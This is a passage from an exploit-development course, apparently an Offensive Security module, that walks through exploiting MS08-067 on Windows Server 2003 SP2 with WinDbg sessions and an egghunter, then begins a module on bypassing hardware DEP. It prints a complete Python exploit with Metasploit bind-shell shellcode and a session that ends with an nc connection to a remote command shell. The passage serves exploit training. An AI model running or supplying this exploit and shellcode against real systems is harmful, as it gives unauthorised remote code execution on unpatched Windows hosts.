


Figure 8: Breakpoint hit on JMP EDX instruction




Figure 9: Stepping over from breakpoint and landing in the controlled buffer

Ok! We landed in the right place. Let's proceed to calculate the *short jmp* needed to reach the beginning of the egghunter. The landing address, *0x0064f508,* stores 0x*43434343* at the moment; from here we are going to look at the stack and assemble the *short jmp* with the help of Windbg.




Figure 10: Assembling a short jump to reach the egghunter

This is our Short jmp

```
0:037> a
0064f508 jmp 0x0064f4da  <--------------------- in the middle of the NOP slide
jmp 0x0064f4da
0064f50a

0064f508 ebd0           jmp     0x0064f4da <---- Our Short JMP 0xEBD09090
```

Assembling short jmp opcode

Let's see if it works:

```
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90             nop

0064f4d0 807c909090     cmp     byte ptr [eax+edx*4-70h],90h
0064f4d5 90             nop
0064f4d6 90             nop
0064f4d7 90             nop
0064f4d8 90             nop
0064f4d9 90             nop
0064f4da 90             nop     <------------- Short JMP lands here
0064f4db 90             nop
0064f4dc 90             nop
0064f4dd 90             nop
0064f4de 33d2           xor     edx,edx
0064f4e0 90             nop
0064f4e1 90             nop
0064f4e2 90             nop
0064f4e3 42             inc     edx
0064f4e4 52             push    edx
```

Testing short jmp

```
Command
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop
```

Figure 11: Testing the short jump

The *short jmp* is working. We allow the egghunter to run and see if it finds the fake shellcode (*n00bn00b + 0xCC*20*). We will set a breakpoint on the *JMP EDI* instruction that is called when the pattern *"n00bn00b"* is found. As you can see below, the *JMP EDI* address for the breakpoint was found looking at the stack:

```
0:037> bp 0064f4fc                  <-------------- JMP EDI
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7            jmp     edi {000fa1c8}
```

Egghunter in action




Figure 12: Egghunter found the egg

"n00bn00b" was found! Let's step over to land into our fake shellcode:

```
0:013> p
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=000e8158 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000e8158 cc               int     3

000e8158 cc               int     3
000e8159 cc               int     3
000e815a cc               int     3
000e815b cc               int     3
```

```
000e815c cc            int     3
000e815d cc            int     3
000e815e cc            int     3
000e815f cc            int     3
000e8160 cc            int     3
000e8161 cc            int     3
000e8162 cc            int     3
```

Executing the fake shellcode

It worked as expected!

Exercise

1) Repeat the required steps in order to execute the egghunter and find the fake shellcode in memory.

Getting our Remote Shell

We can replace the fake shellcode with a real bind shell payload. Playing with our POCs and looking at previously posted exploits on milw0rm.com, we observed that *"Max Count field"* and *"Actual Count field"* have to be adjusted in order to control the payload size. More precisely we can see that *"Max/Actual Count"* must be equal to *(ServerUnc + 4)/2*.

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*********************************************************"
print "**********        MS08-67 Win2k3 SP2          ***********"
print "**********      offensive-security.com         **********"
print "**********    ryujin&muts --- 11/30/2008       **********"
print "*********************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )
```

```
stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\xac\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\xac\x00\x00\x00'        # Actual count
# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode          # Server Unc
stub+='\x00\x00\x00\x00'                          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                          # Max Count
stub+='\x00\x00\x00\x00'                          # Offset
stub+='\x2f\x00\x00\x00'                          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00'          # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00'                  # PATH BOOM
stub+='\x41'*18                                   # Padding
stub+='\xb0\x8a\x80\x7c'                          # 7c808ab0 JMP EDX (ffe2)

# offset to short jump is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12# Nop sled 12 Bytes
# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\xEB\xD0\x90\x90'        # short jump back
stub+='\x44\x44\x44\x44'        # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'        # Padding
stub+='\x02\x00\x00\x00'        # Max Buf
stub+='\x02\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x02\x00\x00\x00'        # Actual Count
stub+='\x5c\x00\x00\x00'        # Prefix
stub+='\x01\x00\x00\x00'        # Pointer to pathtype
stub+='\x01\x00\x00\x00'        # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check shell on port 4444"
```

Final Exploit Source Code

In the final exploit there are only few things we need to change:

- We calculated Max/Actual Count value => stub+='\xac\x00\x00\x00';
  (NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max/Actual Count = 172(0xac));
- We added the short jump back => stub+='\xEB\xD0\x90\x90' calculated before;
- We replace fake shellcode with a Metasploit bind shell on port 4444.

Once again, let's set a breakpoint on *JMP EDX* and run the final exploit; we will follow each step in Windbg:

```
Setting a break point on JMP EDX:
0:067> bp 7c808ab0
0:067> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:067> g

Running the exploit:
root@bt # ./MS08067_EXPLOIT.py 172.16.30.2
*******************************************************
**********       MS08-67 Win2k3 SP2        ***********
**********     offensive-security.com       **********
**********   ryujin&muts --- 11/30/2008     **********
*******************************************************
Firing payload...

Breakpoint reached:
Breakpoint 0 hit
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c808ab0 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {012df508}

Stepping over to land on the short jmp:
0:013> p
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df508 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df508 ebd0            jmp     012df4da

Stepping over to reach egghunter:
0:013> p
ModLoad: 72060000 72079000   C:\WINDOWS\System32\xactsrv.dll
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df4da esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4da 90              nop

Setting a breakpoint on JMP EDI, called once shellcode pattern is found:
0:013> bp 012df4fc

Let the process running to reach breakpoint:
0:013> g
```



```
ModLoad: 5f8c0000 5f8c7000   C:\WINDOWS\System32\NETRAP.dll

Breakpoint on JMP EDI reached:
Breakpoint 1 hit
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=012df4fc esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4fc ffe7            jmp     edi {000b4e18}

Stepping over to land at the beginning of our shellcode:
0:013> p
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=000b4e18 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000b4e18 90              nop

Running shellcode:
0:013> g
(324.378): Unknown exception - code 000006d9 (first chance)

Getting our shell :)
root@bt # nc 172.16.30.2 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Final Exploit Windbg Session

Exercise

1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.

Wrapping up

In this module we have successfully exploited the MS08-067 vulnerability by utilizing an egghunter, and getting final code execution in a limited buffer space environment. Our work is not done yet though. In order to successfully exploit this vulnerability in a real world scenario, we will have to overcome a few more hurdles.

Module 0x02 Bypassing NX

Lab Objectives

- **Understanding Hardware Enforced Data Execution Prevention**
- **Exploiting the MS08-067 vulnerability bypassing hardware-enforced DEP**

A note from the authors

When we started to work on MS08-067 our objective was to obtain a working exploit on the Windows 2003 SP2 platform with Hardware DEP enabled. After a bit of research, we found the following comment in the Metasploit ms08_067_netapi exploit:

"There are only two possible ways to return to NtSetInformationProcess on Windows 2003 SP2, both of these are inside NTDLL.DLL and use a return method that is not directly compatible with our call stack. To solve this, Brett Moore figured out a multi-step return call chain that eventually leads to the NX bypass function." Please note that the method described in this module is different than the one Brett Moore used.

Overview

With the advent of Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1, a new security feature was introduced to prevent code execution from a non-executable memory region: DEP (Data Execution Prevention).

DEP is capable of functioning in two modes:

- **hardware-enforced** for CPUs that are able to mark memory pages as non-executable;
- **software-enforced** for CPUs that do not have hardware support.

Software-enforced DEP protects the operating system from SEH overwrite attacks[6]. (Bypassing software DEP is not covered in this module.)

In this module we will improve the exploit for the *MS08-067* vulnerability, coded in Module 0x01, on Windows 2003 SP2 with hardware-enforced DEP enabled.

Hardware-enforcement and the NX bit

On compatible CPUs, hardware-enforced DEP enables the non-executable bit (NX) that separates between code and data areas in system memory. An operating system supporting NX bit, could mark certain areas of memory as non-executable, so that CPU will then refuse to execute any code residing in these areas of memory. This technique, known as executable space protection, can be used to prevent malware from injecting their code into another program's data storage area, and later running their own code from within this section. Please take the time to read [7] and [8] to get familiar with the hardware-enforced DEP concept.

---

[6]"Preventing the Exploitation of SEH Overwrites" (skape 09/2006)

http://www.uninformed.org/?v=5&a=2&t=pdf

[7]http://en.wikipedia.org/wiki/Data_Execution_Prevention

[8]http://en.wikipedia.org/wiki/NX_bit

Hardware-enforced DEP bypassing theory PART I

In some instances, hardware-enforced DEP (from now we will refer to Hardware-enforced DEP as DEP) can unexpectedly prevent legitimate software from executing due to particular application compatibility issues. Microsoft, realizing this problem, designed DEP so that it could be possible to configure it at different levels. At a global level, the operating system can be configured through the /NoExecute option in boot.ini to run in:

1. **OptIn mode**: DEP enabled only for system processes and custom defined applications;
2. **OptOut mode**: DEP enabled for everything except for applications that are specifically exempt;
3. **AlwaysOn mode**: DEP permanently enabled
4. **AlwaysOff mode**: DEP permanently disabled

A more interesting aspect is the fact that DEP can also be enabled or disabled on a per-process basis at execution time. The routine that implements this feature, called *LdrpCheckNXCompatibility*, resides in *ntdll.dll* and performs a few different checks to determine whether or not NX support should be enabled for the process. As a result of these checks, a call to the procedure *NtSetInformationProcess* (within *ntdll*) is issued to enable or disable NX for the running process. Analyzing the *NtSetInformationProcess* prototype we can see that the procedure takes four input parameters:

```
#define MEM_EXECUTE_OPTION_DISABLE   0x01
#define MEM_EXECUTE_OPTION_ENABLE    0x02
#define MEM_EXECUTE_OPTION_PERMANENT 0x08

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
    NtCurrentProcess(),      // PROCESS HANDLE    = -1
    ProcessExecuteFlags,     // PROCESSINFOCLASS = 0x22
    &ExecuteFlags,           // Pointer to MEM_EXECUTE_OPTION_ENABLE
    sizeof(ExecuteFlags)); // Size of the pointer ExecuteFlags = 0x4
```

NtSetInformationProcess Prototype

The most interesting parameter to us is the pointer to the **MEM_EXECUTE_OPTION_ENABLE** flag, which tells the *NtSetInformationProcess* function to disable the NX feature for the running process.

Now, let's consider the case of an NX enabled process that is being exploited: if an attacker had the possibility to call the NtSetInformationProcess procedure while passing the correct parameters and running code only from memory regions that are already executable, he would then be able to execute his shellcode from memory regions previously marked as non-executable (stack or heap).

Please take time to deeply study the "Bypassing Windows Hardware-enforced Data Execution Prevention" paper[9] which will be the base for the following module.

---

[9] "Bypassing Windows Hardware-enforced Data Execution Prevention", skape and Skywing 10/2005,

http://uninformed.org/?v=2&a=4

Hardware-enforced DEP bypassing theory PART II

Skape and Skywing illustrate a general approach which outlines a feasible method to circumvent hardware-enforced DEP in the default installations of Windows XP Service Pack 2 and Windows 2003 Server Service Pack 1, taking advantage of code that already exists within *ntdll*.

Let's focus on the three main key points in their theory:

1. Setting up the *MEM_EXECUTE_OPTION_ENABLE* flag somewhere in memory to be passed to *ntdll!ZwSetInformationProcess* (see code below at address *0x7c935d6f* in *ntdll!LdrpCheckNXCompatibility*);
2. Calling *ntdll!LdrpCheckNXCompatibility+0x4d* using our owned return address as a trampoline;
3. Having the stack frame setup so that the "ret 0x4" instruction in *ntdll!LdrpCheckNXCompatibility* will return in to our controlled buffer (see code below at address *0x7c91d443* in *ntdll!LdrpCheckNXCompatibility*).

```
{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

ntdll!LdrpCheckNXCompatibility+0x4d:
7c935d6d 6a04             push 0x4
7c935d6f 8d45fc           lea  eax,[ebp-0x4]
7c935d72 50               push eax
7c935d73 6a22             push 0x22
7c935d75 6aff             push 0xff
7c935d77 e8b188fdff       call ntdll!ZwSetInformationProcess
7c935d7c e9c076feff       jmp  ntdll!LdrpCheckNXCompatibility+0x5c

ntdll!LdrpCheckNXCompatibility+0x5c:
7c91d441 5e               pop esi
7c91d442 c9               leave
7c91d443 c20400           ret 0x4
```

